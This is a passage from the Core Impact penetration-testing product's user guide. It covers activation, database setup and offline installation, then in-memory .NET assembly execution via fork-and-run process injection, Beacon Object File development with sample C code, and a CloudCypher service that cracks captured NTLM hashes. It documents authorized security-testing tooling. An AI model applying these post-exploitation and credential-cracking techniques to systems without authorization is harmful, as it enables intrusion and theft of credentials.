
The first time you run Core Impact on a new computer you will be presented with the Activation Wizard. You must activate Core Impact in order for it to operate.

1. When the Activation Wizard opens, press **Next** to continue.




2. Select **Activate automatically ...** if you want to activate over the Internet.
or

Select **Activate via telephone or email** if you don't have an active Internet connection.
Press **Next** to continue.



3. Select Machine Name and **Currently logged in username**, or a **Friendly Name** to be submitted to Core Security as a part of the activation process. This will simplify the management of your contract and improve the response time in case of an activation issue.

Press **Next** to continue.




The image shows a Windows-style dialog box titled "Core Impact Activation Wizard". Inside, the main heading is "Activate Core Impact" with a sub-instruction: "Choose the preferred machine identifying information to submit along with the activation." Below this, a paragraph explains: "Submit the following information to identify this instance of Core Impact. Submitting this information will simplify the management of your contract and will improve the response time in case of an activation issue." There are two checked checkboxes: "Machine name" and "Currently logged in username". Below these is a text input field labeled "Friendly Name". A note below the field says: "Enter a description to identify the machine (at least 10 characters) Required when any of the options listed above are unchecked". At the bottom, there are three buttons: "< Back", "Next >" (which is highlighted with a blue border), and "Cancel".


4. If you have an active Internet connection on the computer where Core Impact is installed, the product can activate automatically through the network. Core Impact will connect to the Internet based upon settings that you enter during the activation process. Select one of the following options to configure Core Impact to:
 - Use Internet Explorer settings: This is the default setting and assumes that you configure your Internet connection via Internet Explorer's Tools > Internet Options > Connections form.
 - Use a Direct connection to the Internet
 - Use a proxy server

If the computer on which you are installing Core Impact does not have an active connection to the Internet, you can activate the product via email or by phone. The Activation Wizard will present you with a Reference Code specific to the computer on which Core Impact is running. Please contact Core Security via email or phone with the code referenced in the Wizard (see [Contact Support](#) for contact information) and you will be given an Activation Key to activate the product.


Press **Next** to continue.



5. You will see the following progress screen as the software is activating.



- The wizard will notify you when the activation is complete.




- Press the **Finish** button.

Database Creation Wizard

If you are installing Core Impact for the first time on a machine, the Database Creation Wizard will automatically begin when you launch Core Impact.

- When the Database Creation Wizard opens, press **Next** to continue.



- Impact supports three databases:

- SQL Server Express (default)
- An existing instance of SQL Server Standard/Enterprise (2014+)
- RDS Custom for SQL Server.

Database Creation Wizard

Database Connection Parameters

Database Engine

For information regarding how to configure the database connection go [here](#)

☒ Default (local SQL Server Express)

☐ Custom

SQL Server connection parameters

Host: localhost Instance:

☐ Encrypt Connection

☐ Trust Server Certificate

☐ Integrated Windows Authentication

User Name: sa

Password:

Check Connection

Back Next Cancel


Select **Default** (local SQL Express) or **Custom** (SQLServer Standard/Enterprise or RDS Custom for SQL Server) and provide **Host**, **Instance** and **Credentials** if you want a trusted connection. You can also choose to **Encrypt** the connection.

Press **Next** to continue.

NOTE:

This setting can be modified in product [Database Options](#), after the installation has completed. Also, review [Considerations for Custom SQL Server Connection on page 347](#).

3. The wizard will notify you when the DB is created or configured.




4. Press the **Finish** button.

Database Migration Wizard

If you install Core Impact after having an older version, the Database Migration Wizard will upgrade your database(s). If it is a brand new install of Core Impact, the Database Migration Wizard will create a database for you.

When the Database Migration Wizard opens, press **Next** to continue and follow the on-screen prompts to complete the migration process.




The wizard will notify you when the migration is complete.


Set Up Core Impact

When you first launch Core Impact, the Setup Wizard will open and allow you to set network configurations and community usage preferences. Network settings can be changed at any time by accessing the [Network Options](#) of the Core Impact User Guide. Community usage preferences can also be modified by accessing [Community Usage Options](#).

1. **When** the Setup Wizard opens, press the **Next** button.



2. Select your preferred Network Interface from the drop-down menu, then press the **Next** button.



3. Define how your system connects to the Internet. If you Use a proxy server, enter your proxy's connection details, then press the **Next** button.

Setup Core Impact

Core Impact Internet Proxy settings
Choose the preferred connection mechanism.

Internet connection

☒ Use System Proxy settings

☐ Direct connection to the internet

☐ Use a proxy server

Address: 192.168.0.1 Port: 80

Username: Password:

< Back Next > Cancel

4. Core Impact provides the ability to connect to the Core CloudCypher, which is a web-based service that attempts to determine the plain text passwords for discovered NTLM Hashes from Windows machines. From the Automatically Submit Credentials drop down, select one of the following options:
- Yes: Hashes will be automatically submitted to the CloudCypher service.
 - No: Hashes will not be automatically submitted to the CloudCypher service. You will still be able to submit them manually.
 - Never: The ability to send hashes to the CloudCypher service will not be available in your current installation of Core Impact.

If you choose either Yes or No, you can modify this setting in the [Core CloudCypher Options](#) section of the Preferences, after the installation has been completed.

You can also enter an email address to which notifications will be sent when a cracking process has completed.

Setup Core Impact

Online Password Decryption
Choose the preferred Core CloudCypher options.

Online Password Decryption: Core Impact can automatically submit encrypted credentials learned during the course of a security assessment to Core CloudCypher, a service managed by Core Security.

Automatically Submit Credentials: Yes


The cracked credentials are added back into Core Impact. Enter an email address if you wish to be notified when the service completes its processing:

Core CloudCypher is a paid service created and managed by Core Security. If you did not purchase a subscription to the service with your copy of Core Impact, any submitted credentials will not be cracked. If you wish to buy a subscription please email your account manager at Core Security or sales@coresecurity.com to learn more.

< Back Next > Cancel

Press **Next** to continue.

5. Generated reports will be saved to the default path displayed. Press **Next** to continue.




This value can be changed later in the products [Other Options](#).

6. Core Impact can gather anonymous usage statistics about how the application is used. This allows Core Security to provide industry statistics to you as well as to improve Core Impact for future releases. To opt into the Usage Statistics Program, click the Yes, I am willing to participate ... check-box, optionally select your primary industry from the drop-down. You can later opt out or modify your usage statistics preferences in the [Community Usage Options](#) in Core Impact. See [Usage Statistics](#) for more information on this.

If you check I wish to permanently opt-out of the program, your statistics will not be gathered and you will not have the option to enable usage statistics in Core Impact.

If you do not check either option, your statistics will not be gathered unless you enable statistics in the [Community Usage Options](#) in Core Impact.



7. Press the **Finish** button.

Congratulations! Your copy of Core Impact is now installed, licensed, and activated.

See Also:

[**How to Integrate with Metasploit on page 402**](#)

[**Transferring a Core Impact Installation on page 441**](#)

[**Usage Statistics on page 22**](#)

[**Uninstalling Core Impact on page 444**](#)

Installing Core Impact Offline

The Core Impact installer is designed to automatically download and install any missing prerequisites. This process can break when Core Impact is installed in an offline environment (with no connection to the Internet).

This section lists the required software to install Core Impact by operating system, including software download links and command line switches to install the applicable software.

Notes

- Installation instructions for Windows server versions should follow the criteria for the workstation versions based on Windows Server 2016 – installation requirements of Windows 10.

- For some operating systems, multiple versions of Microsoft .NET Framework (3.5 SP1 and 4.0) are required.
- Installation for Microsoft SQL Server 2014 SP3 Express is separated in two different command lines: fresh install and upgrade.
 - Fresh Install – for a new install of Core Impact on a machine that has never had Core Impact installed on it
 - Upgrade – use this method for machines in which a previous version of Core Impact was installed and then uninstalled, in order to have the Core Impact database instance updated to use the new SQL Server version

TIP:

Follow these instructions in the order they are listed to install Core Impact as some prerequisites require the existence of other prerequisite items.

For Windows 10 (x64)

Install Microsoft Visual C++ 2015-2019 Runtime Libraries (x86) - 14.21.27702

1. Download [Microsoft Visual C++ 2015-2019 Runtime Libraries \(x86\) - 14.21.27702](#).
2. Use these command line switches: /q /norestart

Install Microsoft .NET Framework 4.8 Runtime

NOTE:

The installation requires either an Internet connection or access to the Windows 10 install media.

Depending on whether or not you have an Internet connection, choose one of the following installation options:

A. Install **with an Internet connection**:

1. Run the Core Impact installer. It will detect whether the Microsoft .NET Framework 4.8 Runtime is missing, then download and install it if needed.
or
2. Use the following alternate method:
 - i. Open the **Control Panel** and go to **Programs and Features**.
 - ii. Select the **Turn Windows features on or off** link.
 - iii. Select the **.NET Framework 4.8 Advanced Services** check box.

B. Install **without an Internet connection**:

1. Download the [.NET Framework v4.8 Runtime](#).
2. Run the downloaded executable and follow the installation wizard.

Install Microsoft SQL Server 2014 SP3 Express

1. Download [Microsoft SQL Server 2014 SP3 Express](#).
2. Choose one of the following installation options:
 - a. For a **fresh install**, run the following command:

```
SQLEXPR_x86_ENU.exe /q /HIDECONSOLE /ACTION=Install
/IACCEPTSQLSERVERLICENSETERMS /FEATURES=SQL
/INSTANCENAME=IMPACT /AGTSVCACCOUNT="NT AUTHORITY\NETWORK
SERVICE" /SQLSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
/SQLSYSADMINACCOUNTS="BUILTIN\Administrators"
```

- b. If you already have SQLServer 2014 SP2 installed, download the SP3 patch ([SP3 of SQLServer 2014](#)) and **upgrade** using the following command:

```
SQLServer2014SP3-KB4022619-x86-ENU.exe /q /HIDECONSOLE
/ACTION=Upgrade /IACCEPTSQLSERVERLICENSETERMS
/INSTANCENAME=IMPACT
```

TIP:

If you want to specify a different install directory (for either the fresh install or upgrade), remove the **/q** switch in order to display the SQL Server Install Wizard. You only have to change the **Instance Root Directory** parameter on the **Feature Selection** panel of the wizard.

- c. If you have an **older version** of SQLServer Express (such a 2012), download the full [SQLServer Express 2014](#) and run the following upgrade command:

```
SQLEXPR_x86_ENU.exe /q /HIDECONSOLE /ACTION=Upgrade
/IACCEPTSQLSERVERLICENSETERMS /INSTANCENAME=IMPACT
```

Install Microsoft Internet Information Server 10 Express

1. Download [Microsoft Internet Information Server 10 Express](#).
2. Use these command line switches: `/qn REBOOT=ReallySuppress`

Install Crystal Reports Runtime 13 SP27

1. Download [Crystal Reports Runtime 13 SP27](#).
2. Use the following command line switch: `/qn REBOOT=ReallySuppress`

TIP:

If you want to specify a different install directory use the following command line switch instead:

```
/qn REBOOT=ReallySuppress INSTALLDIR "<path_where_to_install_the_product>"
```

As an example, to install into *D:\CustomPath*

```
CR13SP27MSI32.MSI /qn REBOOT=ReallySuppress  
INSTALLDIR="D:\CustomPath"
```

Install Microsoft Edge WebView2

1. Download [Microsoft Edge WebView2](#).
2. Issue the following at a command line:

```
MicrosoftEdgeWebview2Setup.exe /silent /install
```

Install Core Impact 3rd Party Packages (optional)

The download link and passphrase for this package is provided in the email sent by Core Security with your Core Impact distribution download links.

After you complete the preceding offline steps, run the base Impact installer described in [Installing Core Impact on page 408](#).


In memory .NET Assembly Execution

.NET defines a binary file format, or assembly, that is used to fully describe and contain .NET programs. Assemblies are used for the programs themselves as well as any dependent libraries. A .NET program can be executed as one or more assemblies, with no other required artifacts, beyond the appropriate .NET implementation.

Running a .NET Assembly in-memory from Core Impact

To run .NET assembly executables in the context of an Impact agent we created a new module .NET Assembly Execution.

The ".NET Assembly Execution" module is compatible with extensions commonly employed by Cobalt Strike users, providing an opportunity to broaden the reach of Core Impact. Any executions that employ the execute-assembly command in Cobalt Strike can be used as a shared resource when using both products for a testing engagement.



This module accepts a path to a local executable assembly and runs it on a given target. You may pass arbitrary arguments, quoted or not, to this program as if you ran it from a command shell. It can be executed in a sacrificial process using the fork and run technique or inline in the agent process.

Parameters

LOCAL EXECUTABLE ASSEMBLY FILE - .NET Assembly Executable file path (local).

ARGUMENTS - Arguments passed to this assembly as if it were run from a Windows command-line interface.

USE SACRIFICIAL PROCESS - If enabled, the module uses the fork and run technique, which is to generate a new sacrificial process, inject the post-exploitation code into that new process, execute the code and when finished, kill the new process. Otherwise, the code will be executed in-process.

Beacon Object Files

A Beacon Object File (BOF) is a compiled C program (developed by CobaltStrike and widely used in the community and other similar tools), written to a convention that allows it to execute within an Agent process and use internal Agent APIs. BOFs are a way to rapidly extend the Agent with new post-exploitation features. Users can develop their own modules following this BOF standard and run them from CoreImpact now; they can also leverage all BOFs out there.

What are the advantages of BOFs?

One of the key roles of a command & control platform is to provide ways to use external post-exploitation functionality. BOFs have a light footprint and they run inside of an Agent process.

BOFs are small. This can make a significant difference when using bandwidth constrained channels, such as DNS.

Finally, BOFs are easy to develop. You just need a Win32 C compiler and a command line. Both MinGW and Microsoft's C compiler can produce BOF files. You do not have to fuss with project settings that are sometimes more effort than the code itself.

How do BOFs work?

To the Agent, a BOF is just a block of position-independent code that receives pointers to some Agent internal APIs.

To Core Impact, a BOF is an object file produced by a C compiler. Core Impact parses this file and acts as a linker and loader for its contents. This approach allows you to write position-independent code, for use in the Agent, without tedious gymnastics to manage strings and dynamically call Win32 APIs.

Some considerations:

- If the BOF ends up exfiltrating a file from the target system, it is stored at `%PROGRAMDATA%\BOFOutputFiles`
- Architecture of the BOF must match with the architecture of the agent (32bits or 64bits) on which it is running
- BOF only work in Windows systems.

What are the disadvantages of BOFs?

BOFs are single-file C programs that call Win32 APIs and limited Beacon APIs. Do not expect to link in other functionality or build large projects with this mechanism.

Core Impact does not link your BOF to a libc. This means you are limited to compiler intrinsics (e.g., `__stosb` on Visual Studio for `memset`), the exposed Agent internal APIs, Win32 APIs, and the functions that you write. Expect that a lot of common functions (e.g., `strlen`, `strcmp`, etc.) are not available to you via a BOF.

BOFs execute inside of your Agent. If a BOF crashes, you, or a friend you value will lose access. Write your BOFs carefully.

How do I develop a BOF?

Easy. Open up a text editor and start writing a C program. Here's a Hello World BOF:

```
#include <windows.h>
#include "beacon.h"

void go(char * args, int alen) {
    BeaconPrintf(CALLBACK_OUTPUT, "Hello World: %s", args);
}
```

Download [beacon.h](#).

To compile this with Visual Studio:

```
cl.exe /c /GS- hello.c /Fohello.o
```

To compile this with x86 MinGW:

```
i686-w64-mingw32-gcc -c hello.c -o hello.o
```

To compile this with x64 MinGW:

```
x86_64-w64-mingw32-gcc -c hello.c -o hello.o
```

The commands above produce a **hello.o** file. Use `inline-execute` in Beacon to run the BOF.

```
beacon> inline-execute /path/to/hello.o these are arguments
```

beacon.h contains definitions for several internal Beacon APIs. The function `go` is similar to `main` in any other C program. It's the function that's called by `inline-execute` and arguments are passed to it. **BeaconOutput** is an internal Beacon API to send output to the operator. Not much to it.

Dynamic Function Resolution

GetProcAddress, LoadLibraryA, GetModuleHandle, and FreeLibrary are available within BOF files. You have the option to use these to resolve Win32 APIs you wish to call. Another option is to use Dynamic Function Resolution (DFR).

Dynamic Function Resolution is a convention to declare and call Win32 APIs as `LIBRARY$Function`. This convention provides Beacon the information it needs to explicitly resolve the specific function and make it available to your BOF file before it runs. When this process fails, Cobalt Strike will refuse to execute the BOF and tell you which function it couldn't resolve.

Here's an example BOF that uses DFR and looks up the current domain:

```
#include <windows.h>
#include <stdio.h>
#include <dsgetdc.h>
#include "beacon.h"

DECLSPEC_IMPORT DWORD WINAPI NETAPI32$DsGetDcNameA(LPVOID, LPVOID, LPVOID,
LPVOID,
                                ULONG, LPVOID);
DECLSPEC_IMPORT DWORD WINAPI NETAPI32$NetApiBufferFree(LPVOID);

void go(char * args, int alen) {
    DWORD dwRet;
    PDOMAIN_CONTROLLER_INFO pdcInfo;

    dwRet = NETAPI32$DsGetDcNameA(NULL, NULL, NULL, NULL, 0, &pdcInfo);
    if (ERROR_SUCCESS == dwRet) {
        BeaconPrintf(CALLBACK_OUTPUT, "%s", pdcInfo->DomainName);
    }

    NETAPI32$NetApiBufferFree(pdcInfo);
}
```

